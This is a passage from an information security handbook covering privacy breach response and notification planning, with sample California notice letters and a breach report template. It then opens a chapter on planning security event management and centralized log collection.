Effectively responding to a breach requires participation from and coordination throughout all areas of the organization. Make the responsibilities for each role very clear and make sure your team members know and understand these roles. Make the responsibilities for each role very clear and make sure your team members know and understand these roles. Designate one individual, an incident response coordinator, to be responsible 24/7 for responding to and coordinating the privacy breach response activities.

Many organizations fail in their response efforts because the people involved either assumed someone else was performing a critical response activity, or multiple people were trying to perform the same activity and ended up at the least being inefficient by duplicating efforts, or even making the situation much worse by giving conflicting direction to personnel, or by sinking into political in-fighting and power struggles.

Collect 24/7 contact information for incident response team members and provide to team members. Each role should have backup personnel identified.

7. *Provide training to the breach identification and notification team members*. Require the team members to participate in regular response drills, perhaps once or twice a year, to ensure they fully understand what they need to do when a breach occurs. Provide training to the team members, and provide ongoing awareness messages so they stay up-to-date with incident response issues and news of incidents that have occurred at other organizations. Provide training to the breach identification and notification team members.

8. *Communicate the plan*. After investing all this work in creating a PII inventory and a breach identification and response plan, do not drop the ball by not communicating the plan throughout the organization. It is likely most, if not all, personnel handle or access some type of PII during the course of fulfilling their job responsibilities. Regularly train all personnel, including all new, temporary, and contract employees, in their roles and responsibilities in the incident response plan. Define key terms and activities within the incident response plan and identify responsible individuals.

Make sure you communicate to all personnel:

- The descriptions of the breach categories you have defined
- The items your organization considers as being PII

- An overview of the breach notification plan
- The names and contact information of the persons filling the primary privacy breach response team roles
- The potential impact a breach could have upon your organization

Regularly communicate information related to breaches and PII through a variety of awareness methods. Cover not only incidents within your own organization, but perhaps just as important for raising awareness, let your personnel know what has been happening within other organizations. Include this information within your yearly personnel information security and privacy training courses.

9. *Require third-party service providers and business partners to adopt and follow the privacy and security incident notification procedures.* When incidents happen with your business partners to whom you have entrusted personal information, it impacts your organization you must quickly be notified. You must ensure business partners have sound privacy breach identification and response procedures in place that at least match or exceed your organization's breach notification practices. Monitor and contractually enforce third-party compliance with the incident response procedures. Train key business partner contacts for their responsibilities for privacy breach response activities.

10. *Identify appropriate law enforcement contacts to notify on privacy or security incidents that may involve illegal activities.* Appropriate law enforcement agencies include your state's regional high-tech crimes task forces, the Federal Bureau of Investigation, the U.S. Secret Service, the National Infrastructure Protection Center, the local police or sheriff's department, the privacy commissioners within the countries where you do business, and so on.

Prepare a directory of privacy incident law enforcement contact information. Consider including within your response plan law enforcement with expertise in investigating high-technology crimes.

Contact your organization's legal counsel (who should be part of your response team) immediately to determine when law enforcement should contacted, especially if you believe that the incident may involve illegal activities.

When notifying law enforcement, inform the law enforcement official in charge of the investigation that you intend to notify affected individuals within ten business days, or sooner if possible. If the law enforcement official in charge tells you that giving notice within that time period would impede the criminal investigation, ask the official to inform you as soon as you can notify the affected individuals without impeding the criminal investigation. Typically, it should not be necessary for a law enforcement agency to complete an investigation before notification can be given.

Collect the following information and have it ready to provide to law enforcement if necessary:

- Description of the incident
- Date and time the incident occurred
- Date and time the incident was discovered
- Approximate number of impacted individuals
- Locations of impacted individuals

11. *Review and update.* Review the incident response plan at least annually and whenever there is a material change in your business practices that may reasonably impact the security of personal information. Test the plan at least annually, and whenever major changes are made:

- In the types of PII your organization handles
- In the systems and devices that process and store the PII
- When establishing a new business partner who will handle your PII in some manner
- When going through an acquisition, merger, divestiture or downsize

Implement a process to review and update the breach identification and notification program and plan:

- At the conclusion of an incident according to lessons learned.
- To incorporate changes resulting from industry developments and new legal and regulatory requirements.

12. *Communicate incidents*. Regularly communicate with your business leaders, partners, and personnel information related to breaches and PII using a variety of awareness methods. Cover not only incidents within the organization, but perhaps just as important for raising awareness, let them know what has been happening within other organizations. Include this information within yearly personnel information security and privacy training courses, as well as your ongoing awareness messages.

Coordination with Credit Reporting Agencies

It is becoming standard practice for organizations to not only help the impacted individuals to get in touch with the consumer credit reporting agencies (Equifax, Experian, and TransUnion) following a breach, but also to pay for credit monitoring services for impacted individuals for anywhere from two to five years. Your can work with the consumer credit reporting agencies to help determine the best ways to tell impacted individuals how to contact the agencies.

If there are a large number of individuals involved, it could have a significant impact on the ability of the reporting agencies to respond efficiently if all the impacted individuals called them at once without prior notification. Contact the agencies before you send out notices, without causing the notices to be delayed, to more than 10,000 individuals.

Organizations can contact the consumer credit reporting agencies as follows:

- *Experian*: E-mail to BusinessRecordsVictimAssistance@experian.com.
- *Equifax*: Customer Services, Equifax Information Services, LLC, Customer Service: 1-800-685-5000; Cust.Serv@equifax.com.
- *TransUnion*: E-mail to fvad@transunion.com, with "Database Compromise" as subject.

Breach Notifications

Organizations need to plan ahead the types of notifications that will be sent if a privacy breach occurs. See Appendix A for sample notification letters the State of California has created for organizations to use as models.

Notification Content

The following information should be included within your breach notification communications to impacted individuals:

1. A general description of what happened.
2. A general description of the types of personal information involved. Note: do not include the actual Social Security number or other actual items of information within the communications.
3. Actions taken since the incident to protect the individual's PII from further unauthorized access.
4. Actions the organization will take to assist individuals, including providing an internal contact telephone number, preferably toll-free, individuals can call for more information and assistance, providing information on the organization's website regarding the incident and what impacted individuals can do check for improper use of their PII, and so on.
5. Information describing what individuals can do to protect themselves from identity theft and other fraud. Include contact information for the three credit reporting agencies. Include contact information for the privacy commissioners of the applicable states or countries where individuals are located and/or the Federal Trade Commission for additional information on protection against identity theft.

Make the communication easy to read and understand, using simple language and plenty of white space. Do not use condescending or flippant language. Do not use a standardized format, which could be result in

the recipients thinking it is a form or marketing letter and throwing it away without reading. Do not combine the notification communication as part of another mailing.

Communication the Notifications

Here are some guidelines and considerations for sending the breach notifications:

1. Send individual notification communications to those impacted whenever possible.
2. Send the notifications by first class mail, not as bulk discount mailings.
3. Depending upon the nature and urgency of the breach, consider calling each impacted individual.
4. Use caution to send notifications by e-mail. Make sure you have received prior consent of the individuals for this type of notification. Consider if you normally communicate with the impacted individuals by e-mail; if you don't, the notifications will possibly be mistaken as being phishing messages.
5. California SB1386, and a few other state breach notification laws, indicate if more than 500,000 individuals are impacted, or if the cost of giving individual notice to impacted individuals is greater than $250,000, organizations can use all three of the following "substitute notice" procedures:
   - Send the notice by e-mail to all affected parties whose e-mail address you have; AND
   - Post the notice conspicuously on your web site; AND
   - Notify major statewide media (television, radio, print).

However, consider carefully whether it will be good for your organization to notify ONLY in these substitute ways; doing so could alienate customers and possibly even result in civil suits. Most customers want organizations to contact them directly when a breach occurs. Consider the substitute notices to be used in addition to the first class mail as opposed to instead of first class mail.

Additional Resources

Here are some additional good resources you can use to help plan your privacy breach incident response and notification activities:

- VISA paper, "What to Do if Compromised": http://usa.visa.com/download/business/accepting_visa/ops_risk_management/cisp_What_To_Do_If_Compromised.pdf?it=il, http://usa.visa.com/download/business/accepting_visa/ops_risk_management/cisp_tools_faq.html What%20To%20-Do%20If%20Compromised
- State of California recommended breach notification practices: http://www.privacy.ca.gov/recommendations/secbreach.pdf
- Federal Trade Commission privacy initiatives: http://www.ftc.gov/privacy/index.html.

Appendix A Sample Notice Letters

Sample Letter 1
Provided by the State of California Privacy Office
http://www.privacy.ca.gov
(Data Acquired: Credit card Number or Financial Account Number)

Dear:

I am writing to you because a recent incident may have exposed you to identity theft.

[*Describe what happened in general terms, what kind of personal information was involved, and what you are doing in response.*]

[*Name of your organization*] is writing to you so that you can take steps to protect yourself from the possibility of identity theft. We recommend that you immediately contact [*credit card or financial account issuer*] at [*phone number*] and close your account. Tell them that your account may have been compromised. If you want to open a new account, ask [*name of account issuer*] to give you a PIN or password. This will help control access to the account.

To further protect yourself, we recommend that you place a fraud alert on your credit file. A fraud alert lets creditors know to contact you before opening new accounts. Just call any one of the three credit reporting agencies at the number below. This will let you automatically place fraud alerts and order your credit report from all three.

- Equifax: 800-525-6285
- Experian: 888-397-3742
- Trans Union: 800-680-7289

When you receive your credit reports, look them over carefully. Look for accounts you did not open. Look for inquiries from creditors that you did not initiate. And look for personal information, such as home address and Social Security number that is not accurate. If you see anything you do not understand, call the credit agency at the telephone number on the report.

If you do find suspicious activity on your credit reports, call your local police or sheriff's office and file a report of identity theft. [*Or, if appropriate, give contact number for law enforcement agency investigating the incident for you.*] Get a copy of the police report. You may need to give copies to creditors to clear up your records.

Even if you do not find any signs of fraud on your reports, the California Office of Privacy Protection recommends that you check your credit reports every three months for the next year. Just call one of the numbers above to order your reports and keep the fraud alert in place. For more information on identity theft, we suggest that you contact the Office of Privacy Protection. The toll-free number is 866-785-9663. Or you can visit their web site at www.privacy.ca.gov. If there is anything [*name of your organization*] can do to assist you, please call [*phone number, toll-free if possible*].

[*Closing*]

Sample Letter 2
Provided by the State of California Privacy Office
http://www.privacy.ca.gov
(Data Acquired: Driver's License or California ID Card Number)

Dear:

I am writing to you because a recent incident may have exposed you to identity theft.

[*Describe what happened in general terms, what kind of personal information was involved, and what you are doing in response.*]

[*Name of your organization*] is writing to you so that you can take steps to protect yourself from the possibility of identity theft. Since your Driver's License [*or state Identification Card*] number was involved, we recommend that you immediately contact your local DMV office to report the theft. Ask them to put a fraud alert on your license. This will cut off government access to your license record. Then call the toll-free DMV Fraud Hotline at 866-658-5758 for additional information.

To further protect yourself, we recommend that you place a fraud alert on your credit file. A fraud alert lets creditors know to contact you before opening new accounts. Just call any one of the three credit reporting agencies at the number below. This will let you automatically place fraud alerts and order your credit report from all three.

- Equifax: 800-525-6285
- Experian: 888-397-3742
- Trans Union: 800-680-7289

When you receive your credit reports, look them over carefully. Look for accounts you did not open. Look for inquiries from creditors that you did not initiate. And look for personal information, such as home address and Social Security number, which is not accurate. If you see anything you do not understand, call the credit agency at the telephone number on the report. If you do find suspicious activity on your credit reports, call your local police or sheriff's office and file a report of identity theft. [*Or, if appropriate, give contact number for law enforcement agency investigating the incident for you.*] Get a copy of the police report. You may need to give copies to creditors to clear up your records.

Even if you do not find any signs of fraud on your reports, the California Office of Privacy Protection recommends that you check your credit reports every three months for the next year. Just call one of the numbers above to order your reports and keep the fraud alert in place. For more information on identity theft, we suggest that you contact the Office of Privacy Protection. The toll-free number is 866-785-9663. Or you can visit their web site at www.privacy.ca.gov. If there is anything [*name of your organization*] can do to assist you, please call [*phone number, toll-free if possible*].

[*Closing*]

Sample Letter 3
Provided by the State of California Privacy Office
http://www.privacy.ca.gov
(Data Acquired: Social Security Number)

Dear:

I am writing to you because a recent incident may have exposed you to identity theft.

[*Describe what happened in general terms, what kind of personal information was involved, and what you are doing in response.*]

[*Name of your organization*] is writing to you so that you can take steps to protect yourself from the possibility of identity theft. We recommend that you place a fraud alert on your credit file. A fraud alert lets creditors know to contact you before opening new accounts. Then call any one of the three credit reporting agencies at the number below. This will let you automatically place fraud alerts and order your credit report from all three.

- Equifax: 800-525-6285
- Experian: 888-397-3742
- Trans Union: 800-680-7289

When you receive your credit reports, look them over carefully. Look for accounts you did not open. Look for inquiries from creditors that you did not initiate. And look for personal information, such as home address and Social Security number, which is not accurate. If you see anything you do not understand, call the credit agency at the telephone number on the report.

If you do find suspicious activity on your credit reports, call your local police or sheriff's office and file a police report of identity theft. [*Or, if appropriate, give contact number for law enforcement agency investigating the incident for you.*] Get a copy of the police report. You may need to give copies of the police report to creditors to clear up your records.

Even if you do not find any signs of fraud on your reports, the California Office of Privacy Protection recommends that you check your credit report every three months for the next year. Just call one of the numbers above to order your reports and keep the fraud alert in place. For more information on identity theft we suggest that you contact the Office of Privacy Protection. The toll-free numbers is 866-785-9663. Or you can visit their web site at www.privacy.ca.gov. If there is anything [*name of your organization*] can do to assist you, please call [*phone number, toll-free if possible*].

[*Closing*]

Appendix B Sample Privacy Incident Breach Report Template for Communication to Organization Leaders

1. Executive Summary
   a. Date incident was discovered
   b. How the incident was discovered
   c. Date incident occurred
   d. Number of individuals involved
   e. Types of personal information involved
   f. Cost of the incident to the organization including:
      - Value of hardware and software lost
      - Notification costs (postage, calls, staff, website changes, etc.)
      - Lost customers
      - Legal costs
      - Public relations and advertising costs
      - Cost of additional staff to answer customer questions
      - Forensics costs
      - Fines and penalties
      - Cost to prevent the reoccurrence of a similar incident
      - Lost share value
      - Related ravel costs
      - Credit monitoring services for impacted individuals
      - Other related costs
   g. Cost to impacted individuals
      - Identified incidents of identity theft and fraud
      - Other
   h. If the incident within organization, or with a business partner
   i. Current status of incident resolution
   j. Changes made to prevent reoccurrence of the same type of incident
   k. Detail any public reports of the incident
2. Incident Details
   a. Who reported the incident or determined an incident had occurred?
   b. If someone outside the organization notified the company, what was that information told by the person within the company?
   c. Who was notified internally after the incident was discovered or reported?
   d. List the sequence events that happened from including:
      - Internal personnel involved and their assigned responsibilities
      - Time for each action
      - Meetings involved
      - Communications with news media
      - Outside persons or companies contacted to help
3. Incident Flow
   a. Diagram the movement and/or location of the impacted PII
   b. Include dates and times
4. Investigative Procedures
   a. Describe the forensic activities followed during the investigation
   b. List the forensic tools used during investigation

5. Findings
   a. Types of information compromised:
      - Name
      - Address
      - Birth date
      - Social Security number
      - Phone number
      - Medical information
      - Account number
      - Password
      - Credit card number
      - Other
   b. Number of accounts/individuals impacted
   c. Timeline of accounts/individuals at risk
   d. Timeline of compromise and source of compromise
   e. Data files compromised
   f. Were the PII data items encrypted?
   g. Were the PII data items taken on removable storage media? What kind? Has the media been recovered?
   h. Were PII data items accessed on computer systems through a network or remote access compromise? What kind of compromise?
   i. Provide details about the firewall, infrastructure, host, and personnel findings.
   j. Describe the hacking tools and utilities used.
   k. If no hacker utilities/tools were found, explain how the intrusion occurred, or could have occurred.
   l. Describe any third-party involvement with the incident, and the actions they have taken and plan to take.
6. Actions taken by compromised individuals
   a. Describe actions taken by notified individuals
   b. Include feedback from impacted individuals
7. Recommendations
   a. Procedural changes
   b. Contractual changes
   c. Technology changes
   d. Policy changes
   e. Business partner relationship changes
   f. Education activity changes
   g. Other
8. Contact information
   a. Contact information for persons participating in incident resolution
   b. Contact information or file locations for impacted individuals

Security Event Management

Introduction
Selecting Systems and Devices for Monitoring
Determining which Security Events are Important
Time Synchronization, Time Zones, and Daylight Savings
Centralized Logging Architecture
Integrating Systems and Collecting Security Events
Using the SEM System as a System of Record
Events, Alerts, and the Rule System
Techniques for Processing Security Events
Event Parsing • Event Categorization • Event Prioritization • Event Aggregation or Summarization • Pattern Matching • Scan Detection • Event Counts and Rate Thresholds • Event Correlation
Tuning and Customizing the Rule System
Monitoring the SEM System
Criteria for Choosing a Commercial Security Event Management System
Conclusion

Glenn Cater

In addition to traditional security devices such as firewalls and intrusion detection systems, most systems on a typical network are capable of generating security events. Examples of security events include authentication events, audit events, intrusion events, and anti-virus events, and these events are usually stored in operating system logs, security logs or database tables.

In many organizations, security policies or business regulations require that security events are monitored and that security logs are reviewed to identify security issues. Information captured in security logs is often critical for reconstructing the sequence of events during investigation of a security incident, and monitoring security logs may identify issues that would be missed otherwise. The problem is that the amount of information generated by security devices and systems can be vast and manual review is typically not practical. Security event management (SEM, or SIM—security information management) aims to solve this problem by automatically analyzing all that information to provide actionable alerts. In a nutshell, security event management deals with the collection, transmission, storage, monitoring and analysis of security events.

Introduction

When implemented correctly, a security event management solution can benefit a security operations team responsible for monitoring infrastructure security. Implementing SEM can relieve much of the need for hands-on monitoring of security systems such as intrusion detection systems, which typically entails staring at a consoles or logs for lengthy periods. This allows the security monitoring team to spend less time monitoring consoles, and more time on other tasks, such as improving incident response capabilities.

This improvement is achieved by implementing rules in the SEM system that mimic the know-how or methods used by the security practitioner when reviewing security events on a console or in a log. The SEM system can even go beyond this and look for patterns in the data that would not be detected by human analysis, such as "low and slow" (deliberately stealthy) attacks. Building this intelligence into the system is not a trivial task however and it can take many months to start realizing the benefits from implementing a SEM system.

When planning a security event management solution, the following issues should be considered:

- Which systems should be monitored for security events?
- Which events are important and what information should be collected from logs?
- Time synchronization, time zone offsets, and daylight savings
- Where, how, and for how long should the logs be stored?
- Security and integrity of the logs during collection and transmission
- Using the SEM system as a system of record
- How to process security events to generate meaningful alerts or metrics?
- Tuning the system to improve effectiveness and reduce false positives
- Monitoring procedures
- Requirements for choosing a commercial security event management solution

The remainder of this chapter discusses the factors associated with planning and implementing a security event management (SEM) system, and factors to consider when purchasing a commercial SEM solution.

Selecting Systems and Devices for Monitoring

Systems or devices to be monitored will typically fall into one of three categories:

- Security systems: includes systems and devices that perform some security function on your network. For example, authentication systems, firewalls, network intrusion detection and prevention systems (IDS/IPS), virtual private network devices (VPNs), host-based intrusion detection systems (HIDS), wireless security devices, and anti-malware systems
- Business critical systems: includes those systems that are important for running the network. For example, mail servers, DNS servers, web servers, authentication servers. When establishing which infrastructure systems are most critical, try to determine what the business impact would be if the system was unavailable. This category of system also includes more traditional network devices such as routers, switches and wireless network devices.
- Critical infrastructure systems: includes those systems that are important for running the network. For example, mail servers, DNS servers, Web servers, authentication servers. When establishing which infrastructure systems are most critical, try to determine what the business impact would be if the system was unavailable. This category of system also includes more traditional network devices such as routers, switches, and wireless network devices.

Because budgets, time, and resources are not unlimited, you will have to do some up-front work to define the set of systems that should be monitored by the SEM system. It is a good idea to start with a risk assessment to determine which systems are most important to your business. Each of the categories (security, business and infrastructure) above should be taken into account during the assessment. If regulatory requirements are a driving factor, then those requirements will help to define which systems should be monitored.

When prioritizing the order in which monitoring should be implemented, take into account the following:

- The criticality of the system to the business. Critical systems that process high value data will have a higher priority.
- Risk of inappropriate access. Internet facing systems or systems that process information from untrusted networks should have a higher priority.
- The "security value" of the available events. If a security system generates events that provide more value than another system, it makes sense to prioritize those first. For example, an IDS system typically generates more valuable information than a firewall.

Determining which Security Events are Important

Security logs allow administrators or security personnel to proactively identify security issues or to backtrack through the timeline of events to investigate a security incident after it has occurred. Normally, a company's security policy will outline which security events need to be logged and what the requirements are for storage and review of those events, so it is likely that some or all systems are already configured to log security events.

It is important to perform a review for each type of device that will feed into the SEM system to identify which security events are important. Administrator's manuals should provide details on the logging capabilities of a device, although manual review of log samples is recommended to determine which events should be logged.

During this review you will probably find that many of the events being logged do not provide that much value. For example, perimeter firewalls are always dropping packets on their external interfaces due to Internet "noise." Although this information might be useful in rare cases, it is much more useful to know which connections made it through your firewall, or if a connection was allowed somewhere it was not supposed to be allowed. When planning an SEM system, unimportant events like these can be filtered or suppressed so that only more important events are collected and analyzed. This has the advantage of reducing the processing and storage needs of the SEM system.

Use the following checklist when reviewing the logging capabilities for each type of device:

- Review the manual that describes the logging capabilities.
- Obtain samples of logs from the device.
- Ensure that events which must be logged because of security, regulatory or business requirements are included in the log configuration.
- For other types of events, assess the value of including that type of event in the log configuration. Some events do not provide much value and can probably be ignored.

The overall value of the SEM system is affected by the value of the data it processes and stores, so ensure that valuable data is not missed because of an incorrect logging configuration.

After the review is completed, standard logging configurations can be created for each type of device. Standardization is important to ensure that devices are logging common information. The standard logging configurations can be included with the organization's security requirements, and can be rolled out across all devices during implementation of the SEM system.

Time Synchronization, Time Zones, and Daylight Savings

In addition to a defining a standard logging configuration, it is also important to ensure that all monitored devices and systems, and especially the SEM servers, are synchronized with a reliable and accurate time source. For smaller organizations, public Network Time Protocol (NTP) servers could be used for this purpose. There are lists of public NTP servers available on the Internet which can be used for time synchronization. It is good etiquette to limit usage of public servers and to notify the hosting organization before using their time servers. Larger organizations can set up local NTP servers that are synchronized with public NTP servers. To avoid having to change server names across many devices if authoritative NTP servers change, standard DNS aliases (such as time1.organization.com and time2.organization.com) should be created for the time servers to be used in lieu of the real server names.

For systems that are geographically dispersed across time zones, time zone offsets become an issue. Even if the systems are all located in the same time zone, it is important to be aware of the time zone so that there is no confusion when presenting logs to third parties such as law enforcement. Ideally, timestamps on all logs should be converted to Universal Time (UTC), as this eliminates the possibility of confusion. Alternatively, the time zone offset can be stored with the logs; for example, −0500 for Eastern Standard Time (meaning 5 h behind UTC). Time offset changes due to daylight savings time is something to be aware of as well and there are a couple of ways to deal with this issue. For monitored systems where having local time is important, the time zone and time zone offset can be set as normal on the system; then when logs are collected, the collection agent can note the time zone and include it with the logs. Another way to deal with this situation is to create a database on the logging servers that contains the time zone information for each system. The time zone information can then be used during conversions or preprocessing of the data.

Possibly the easiest way to deal with the time zone problem is to set the time zone on monitored systems to Universal Time (UTC), then as long as administrators know that the time zone is UTC it becomes a nonissue. This might not be feasible for all systems, but it might work for certain devices, such as routers or intrusion detection systems, that are managed by network operations or security operations teams. Something to note is that although the data is stored with UTC timestamps, it can be shown in reports or on screen as local time with a simple conversion. This is beneficial if personnel are also spread out geographically because timestamps are shown to them in their local time.

Centralized Logging Architecture

Commercial SEM systems all have their own solutions for collection, processing and storage of security events. However, generally the approach is to centralize these functions so that security events are forwarded to centrally managed, dedicated SEM servers. There are many advantages to this approach such as centralized backups, searching, and analysis capabilities. For scalability, the SEM servers can be organized in a hierarchical manner, with local SEM servers situated near to the monitored systems. The function of local SEM servers is to collect, process, and queue events for transmission to the next tier. Exhibit 221.1 depicts a hierarchical system with local SEM servers and a master SEM server.

The primary requirement of the master SEM server is plenty of local storage (hard disk, optical disk, tape). If searches, analysis, or other processing is performed on this server, it also needs fast CPUs, RAM, and disk. Local SEM servers will have leaner specifications because they do not need to store or process as much information. In more complex environments, a relational database (RDBMS) is typically used to store security events. Relational databases organize and index security logs, alerts, and other information for rapid searches and report generation. Commercial SEM systems use databases to organize and store security events for analysis, reporting, and display.




EXHIBIT 221.1 Centralized logging architecture.

After security events reach the central SEM server, they will be stored on disk for some period of time. How long the logs are on disk depends on the size of the logs, budget, security requirements, and business requirements. Typically, logs will be stored on disk ("online") for a few weeks or months, and this is mostly dependent on how much disk space is available. It is advantageous to keep logs on disk because this allows for convenient access to the data, and all operations such as searching will be quicker. There might be a security requirement to store logs in a read-only form in which case a write-once, read-many (WORM) form of media such as optical disk will be necessary. Encryption may also be a requirement, in which case encryption software or a hardware encryption solution will also be necessary. Online storage is usually at a premium, so periodically the logs will need to be archived to cheaper offline storage such as tape and removed from disk to make space for newer logs.

To save disk or tape space in long term storage, compression techniques such as GZip or Zip will maximize the amount of data that can be stored. Short term "online" storage should remain uncompressed to improve searching or processing of the data. For example, there may one month of "online" uncompressed data on disk, another five months of compressed data on disk for quick access, then up to seven years of compressed data archived onto tape. These periods are only an example, and should be dependent upon business and security policies, and the amount of available disk space. Batch jobs can be set up to periodically compress, archive and remove old data from storage.

An organization's data retention policies should dictate how long information such as logs must be stored, and what requirements there are for storage and disposal of the information. If there is no data retention policy, then this needs to be defined so that information is kept for as long as it is needed, but for no longer than is necessary. There may be local legal or regulatory requirements which dictate a minimum term for which information needs to be stored (usually a maximum of seven years, depending on the type of information).

The security of the SEM servers is very important. These servers need to be hardened and locked down to expose only the minimum services to the outside. It is a good idea to firewall these servers from the rest of the network, or to utilize the built-in firewall capability of the operating system to limit access to the servers. When building an SEM server, the following steps should be performed:

- Implement standard operating system security hardening techniques.
- Limit services exposed and listening on the network.
- Limit access to the server only to the administrators or security personnel that require access.
- Perform periodic network and host-based vulnerability scans on the SEM servers.
- Use external or built-in firewalls to limit connectivity to and from known hosts only.
- Ensure that the server is synchronized to a reliable and accurate time source (such as a public NTP server).

To avoid having to change server names across many devices if logging servers change, standard DNS aliases (such as log1.organization.com and log2.organization.com) should be created for the SEM servers to be used in lieu of the real server names.

Integrating Systems and Collecting Security Events

Commercial SEM systems typically provide "agents" or other mechanisms to securely gather security events or logs from systems, but it is possible that the SEM system does not have an agent or mechanism for every type of system in a network. It is also possible to entirely roll your own SEM system, so some techniques are presented here for gathering and transmitting security logs in a secure manner. Because it is important to maintain the integrity of the security logs, care must be taken in choosing methods for collection and transmission, and methods used must meet the organization's security requirements.

There are three general methods for collection of logs or events. Commercial SEM systems typically use all three approaches, depending on the type of system or device that is being monitored:

- Direct transmission of events to the SEM servers, for example via RADIUS accounting or SNMPv3 traps. Direct transmission is a good method if the device supports it and the mechanism is appropriately secure.
- Agent-based collection and transmission of logs or events. A software agent runs continuously or periodically on the monitored system and sends new security events over to the SEM servers.
- Server-based collection of logs from monitored systems. A SEM server will periodically poll the monitored systems for new security events. This requires that the SEM system has an appropriate level of permission on the target system.

The method chosen will depend on the capability of the target system and security requirements. For example, hosts located within a DMZ (de-militarized zone), usually have strict security policies applied to them and outbound data connections to the internal network might not be allowed. In this situation, a server-based polling mechanism is probably the best approach if the SEM server is not located within the DMZ.

Generally, encrypted and/or authenticated connections should be used to transmit events between devices and the SEM servers to maintain integrity of the logs; however, this is not always possible. Following are various options for gathering events (see Exhibit 221.2).

- SSL (Secure Sockets Layer) or TLS (Transport Layer Security). For example, Web servers can be used to "serve" logs to trusted hosts via an SSL connection.
- SCP (Secure Copy) or SFTP (Security File Transfer Protocol). SCP or SFTP are simple protocols that can be scripted into batch jobs.
- IPSec connections or tunnels between systems. IPSec can be used to secure specific connections or all traffic for a host.
- VPN tunnels. VPN tunnels can be used if the target system and SEM server are far apart, or if the target system does not support any other method of transmission.
- RADIUS accounting. RADIUS accounting is a good option that is supported by many network devices.
- SNMPv3 traps, which are common with network devices. SNMPv1 is not encrypted so its use is not recommended.
- Encrypted file transfer over FTP (using PGP or another file encryption tool). This is another option that can be scripted for use in batch jobs.
- Secured database connections can be used to read events directly from logs stored in databases.
- Syslog-ng combined with s-tunnel. Standard syslog uses cleartext UDP packets so security and integrity is difficult to maintain. Syslog-ng can use TCP and can be combined with s-tunnel to transmit logs securely.
- Native authenticated file sharing mechanisms, such as CIFS (Windows) with appropriate security applied. NFS could be used if secured appropriately. This can be a simple solution if the target system supports it.
- E-mail alerts sent directly to the SEM server. Often anti-virus, IDS or other systems have the ability to send alerts via e-mail. The SEM server can be configured to receive and process e-mail alerts via SMTP. Although not the most secure method it can be convenient.
- Third-party monitoring solutions, typically used to monitor and manage the network, have the ability to gather logs from systems. These systems can be configured to send logs to a SEM system for analysis.

